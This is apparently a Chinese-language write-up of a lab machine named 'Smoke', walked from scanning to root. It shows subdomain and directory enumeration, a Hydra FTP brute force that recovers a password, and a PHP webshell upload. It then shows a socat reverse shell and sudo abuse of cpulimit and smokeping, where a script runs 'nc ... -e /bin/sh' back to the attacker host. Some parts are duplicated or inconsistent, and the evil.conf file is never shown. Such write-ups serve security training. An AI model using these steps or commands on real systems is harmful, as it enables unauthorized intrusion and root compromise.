

Smoke

信息搜集

192.168.43.54

端口扫描

```
└─(root@kali)-[~]
└─# rustscan -a 192.168.43.54 -- -A
.....
| {} }| { } |{ { _ { _ _}{ { _ / _ } / {} \ | `| |
| .- . \ | { _ } | .- _ } } | | .- _ } } \ _ } / \ \ | \ |
\ ' ' \ _ _ _ _ _ ' \ ' \ _ _ _ _ _ ' \ _ _ _ _ _ ' \ ' \ _ _ _ _ _ '

The Modern Day Port Scanner.

: http://discord.skerritt.blog :
: https://github.com/RustScan/RustScan :
-----
Breaking and entering... into the world of open ports.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit.
May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use
the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.43.54:21
Open 192.168.43.54:22
Open 192.168.43.54:80
[~] Starting Script(s)
[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip
192.168.43.54
Depending on the complexity of the script, results may take some time to appear.
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-15 04:42 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:42
Completed NSE at 04:42, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:42
Completed NSE at 04:42, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:42
Completed NSE at 04:42, 0.00s elapsed
Initiating ARP Ping Scan at 04:42
Scanning 192.168.43.54 [1 port]
Completed ARP Ping Scan at 04:42, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 04:42
Completed Parallel DNS resolution of 1 host. at 04:42, 0.20s elapsed
```

DNS resolution of 1 IPs took 0.21s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 04:42
Scanning 192.168.43.54 [3 ports]
Discovered open port 22/tcp on 192.168.43.54
Discovered open port 21/tcp on 192.168.43.54
Discovered open port 80/tcp on 192.168.43.54
Completed SYN Stealth Scan at 04:42, 0.02s elapsed (3 total ports)
Initiating Service scan at 04:42
Scanning 3 services on 192.168.43.54
Completed Service scan at 04:42, 6.04s elapsed (3 services on 1 host)
Initiating OS detection (try #1) against 192.168.43.54
NSE: Script scanning 192.168.43.54.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 04:42
Completed NSE at 04:42, 3.50s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 04:42
Completed NSE at 04:42, 0.01s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 04:42
Completed NSE at 04:42, 0.00s elapsed
Nmap scan report for 192.168.43.54
Host is up, received arp-response (0.00059s latency).
Scanned at 2026-04-15 04:42:10 EDT for 11s

PORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 64	vsftpd 3.0.5
22/tcp	open	ssh	syn-ack ttl 64	openssh 10.0 (protocol 2.0)
80/tcp	open	http	syn-ack ttl 64	Apache httpd 2.4.66

| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://smoke.dsz/
|_http-server-header: Apache/2.4.66 (Unix)
MAC Address: 08:00:27:8A:02:44 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, openwrt 21.02 (Linux 5.4)
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=4/15%OT=21%CT=%CU=40674%PV=Y%DS=1%DC=D%G=N%M=080027%TM
OS:=69DF4F6D%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=105%TI=Z%CI=Z%TS=A)
OS:OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4
OS:ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)
OS:ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%
OS:F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T
OS:5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=
OS:Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF
OS:=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40
OS:%CD=S)

Uptime guess: 23.951 days (since Sun Mar 22 05:53:25 2026)
Network Distance: 1 hop

TCP Sequence Prediction: Difficulty=259 (Good luck!)

IP ID Sequence Generation: All zeros

Service Info: Host: Smoke.localdomain; OS: Unix

TRACEROUTE

HOP	RTT	ADDRESS
-----	-----	---------

1	0.59 ms	192.168.43.54
---	---------	---------------

NSE: Script Post-scanning.

NSE: Starting runlevel 1 (of 3) scan.

Initiating NSE at 04:42

Completed NSE at 04:42, 0.00s elapsed

NSE: Starting runlevel 2 (of 3) scan.

Initiating NSE at 04:42

Completed NSE at 04:42, 0.00s elapsed

NSE: Starting runlevel 3 (of 3) scan.

Initiating NSE at 04:42

Completed NSE at 04:42, 0.00s elapsed


Read data files from: /usr/share/nmap

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 11.48 seconds

Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.410KB)

写入hosts



192.168.43.54 smoke.dsz

子域名

```
└─(root@kali)-[~]
```

```
└─# wfuzz -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
```

```
-u smoke.dsz -H 'Host: FUZZ.smoke.dsz' --hh 29 --hc 301
```

```
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not  
compiled against Openssl. wfuzz might not work correctly when fuzzing SSL sites.  
Check wfuzz's documentation for more information.
```

```
*****
```

```
* wfuzz 3.1.0 - The Web Fuzzer *
```

```
*****
```


```
Target: http://smoke.dsz/
```

```
Total requests: 100000
```

```
=====
```

ID	Response	Lines	Word	Chars	Payload
=====					
000000014:	200	65 L	304 W	3137 Ch	"ftp"
000000001:	200	69 L	181 W	3518 Ch	"www"
000037212:	400	10 L	36 W	347 Ch	"*"
Total time: 30.04858					
Processed Requests: 100000					
Filtered Requests: 99997					
Requests/sec.: 3327.944					

192.168.43.54 ftp.smoke.dsz



ftp子域名目录扫描

```
└─(root@kali)-[~]
└─# gobuster dir -u http://ftp.smoke.dsz/ -w
  /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
  php,html,txt,wsp,py,js,phps --exclude-length 318
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

```

=====
[+] Url: http://ftp.smoke.dsz/
[+] Method: GET
[+] Threads: 10
[+] wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] Exclude Length: 318
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,wsp,py,js,phps,php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3137]
/.html (Status: 403) [Size: 316]
/uploads (Status: 301) [Size: 354] [-->
http://ftp.smoke.dsz/uploads/]
/upload.php (Status: 200) [Size: 41]

```

在uploads文件夹下面有个passwd文件

```

root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
klogd:x:100:101:klogd:/dev/null:/sbin/nologin
apache:x:104:106:apache:/var/www:/sbin/nologin
www-data:x:82:82::/var/www:/sbin/nologin
vsftp:x:101:21:vsftp:/var/lib/ftp:/sbin/nologin
ftpmuser:x:1000:1000::/home/ftpmuser:/bin/bash
smokeping:x:102:102:smokeping:/var/lib/smokeping:/sbin/nologin
tkbix:x:1001:1001::/home/tkbix:/bin/bash

```

ftpmuser应该就是ftp的用户名了爆破一下密码

```

└─(root@kali)-[~]
└─# hydra -l ftpuser -P /usr/share/wordlists/rockyou.txt ftp://192.168.43.54

```

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-15
05:35:54
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries
(1:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://192.168.43.54:21/
[STATUS] 296.00 tries/min, 296 tries in 00:01h, 14344103 to do in 807:40h, 16
active
[STATUS] 289.67 tries/min, 869 tries in 00:03h, 14343530 to do in 825:18h, 16
active
[21][ftp] host: 192.168.43.54  login: ftpuser  password: kelvin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-15
05:40:56
```

ftpuser:kelvin

登录ftp上传webshell

```
ftp> cd /var/www/vhosts/ftp.smoke.dsz/uploads
250 Directory successfully changed.
ftp> pwd
Remote directory: /var/www/vhosts/ftp.smoke.dsz/uploads
ftp> put shell.php
local: shell.php remote: shell.php
229 Entering Extended Passive Mode (|||43725|)
150 Ok to send data.
100%
| *****
*****|    31      398.33 KiB/s    00:00 ETA
226 Transfer complete.
31 bytes sent in 00:00 (25.63 KiB/s)
ftp>
```

然后就是反弹shell了，弹回来的shell没有稳定shell，一直卡这，经过了解知道了socat稳定shell

https://github.com/andrew-d/static-binaries/blob/master/binaries/linux/x86_64/socat

```
cd /tmp/
mkdir aa
cd aa
busybox wget http://192.168.43.37:8088/socat
chmod +x socat
攻击机: socat file:`tty`,raw,echo=0 tcp-listen:9191
靶机: cmd=system("/var/www/vhosts/ftp.smoke.dsz/uploads/socat exec:'bash -
li',pty,stderr,setsid,sigint,sane tcp:192.168.43.50:9191");
```

☒ Use POST method

enctype
application/x-www-form-urlencoded

MODIFY HEADER

Body

```
cmd=system("/var/www/vhosts/ftp.smoke.dsz/uploads/socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.43.50:9191");
```

Name

☒ Upgrade-Inse

Name

☒ User-Agent

..

提权

apache -> ftpuser

由于前面已经爆破出ftpuser的密码了所以这里直接切换

```
apache@Smoke:/etc/smokeping$ su ftpuser
Password:
ftpuser@Smoke:/etc/smokeping$
```

ftpuser -> tkbic

```
ftpuser@Smoke:~$ sudo -l
[sudo] password for ftpuser:
Matching Defaults entries for ftpuser on Smoke:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for ftpuser:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User ftpuser may run the following commands on Smoke:
    (tkbic) /usr/bin/cpulimit
```

可以使用cpulimit切换到tkbic用户

```
ftpuser@Smoke:~$ sudo -l
[sudo] password for ftpuser:
Matching Defaults entries for ftpuser on Smoke:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for ftpuser:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User ftpuser may run the following commands on Smoke:
    (tkbic) /usr/bin/cpulimit
ftpuser@Smoke:~$
```

```
ftpuser@Smoke:~$ sudo -u tkbic /usr/bin/cpulimit -l 100 /bin/sh
tkbic@Smoke:/home/ftpuser$
```

```
ftpuser@Smoke:~$ sudo -u tkbic /usr/bin/cpulimit -l 100 /bin/sh
tkbic@Smoke:/home/ftpuser$ whoami
tkbic
tkbic@Smoke:/home/ftpuser$
```

ftptuser -> root

```
tkbic@Smoke:/home/ftptuser$ sudo -l
Matching Defaults entries for tkbic on Smoke:

    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for tkbic:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User tkbic may run the following commands on Smoke:
    (ALL) NOPASSWD: /usr/sbin/smokeping, /usr/bin/pkill smokeping
```

Smokeying 是一款网络延迟监控工具，它通过读取配置文件来决定如何探测目标。

由于我们可以通过 sudo 以 root 权限启动 smokeping，且该程序支持通过 --config 参数指定自定义配置文件，我们可以通过以下逻辑实现提权：

1. **篡改配置**：在自定义配置文件中，修改 Probe（探测器）的 binary 路径。
2. **权限继承**：当 smokeping 启动后，它会以 root 权限执行配置中指定的“探测二进制文件”。
3. **反弹 Shell**：将该二进制文件替换为反弹 Shell 脚本。

```
tkbic@Smoke:/tmp# echo '#!/bin/sh' > /tmp/pwn.sh
tkbic@Smoke:/tmp# echo 'nc 192.168.43.50 9999 -e /bin/sh' >> /tmp/pwn.sh
tkbic@Smoke:/tmp# chmod +x /tmp/pwn.sh
tkbic@Smoke:/tmp# sudo /usr/bin/pkill smokeping
tkbic@Smoke:/tmp# sudo /usr/sbin/smokeying --config=/tmp/evil.conf
WARNING: Hostname 'alpinelinux.org' does currently not resolve to an IPv4
address
WARNING: Hostname 'docs.alpinelinux.org' does currently not resolve to an IPv4
address
WARNING: Hostname 'pkgs.alpinelinux.org' does currently not resolve to an IPv4
address
```

```
tkbic@Smoke:/tmp# echo '#!/bin/sh' > /tmp/pwn.sh
tkbic@Smoke:/tmp# echo 'nc 192.168.43.50 9999 -e /bin/sh' >> /tmp/pwn.sh
tkbic@Smoke:/tmp# chmod +x /tmp/pwn.sh
tkbic@Smoke:/tmp# sudo /usr/bin/pkill smokeping
tkbic@Smoke:/tmp# sudo /usr/sbin/smokeying --config=/tmp/evil.conf
WARNING: Hostname 'alpinelinux.org' does currently not resolve to an IPv4 address
WARNING: Hostname 'docs.alpinelinux.org' does currently not resolve to an IPv4 address
WARNING: Hostname 'pkgs.alpinelinux.org' does currently not resolve to an IPv4 address
```

```
whoami
root

cat /root/root.txt
flag{root-21d1cf4c7492633885766cbca8cee19c}
```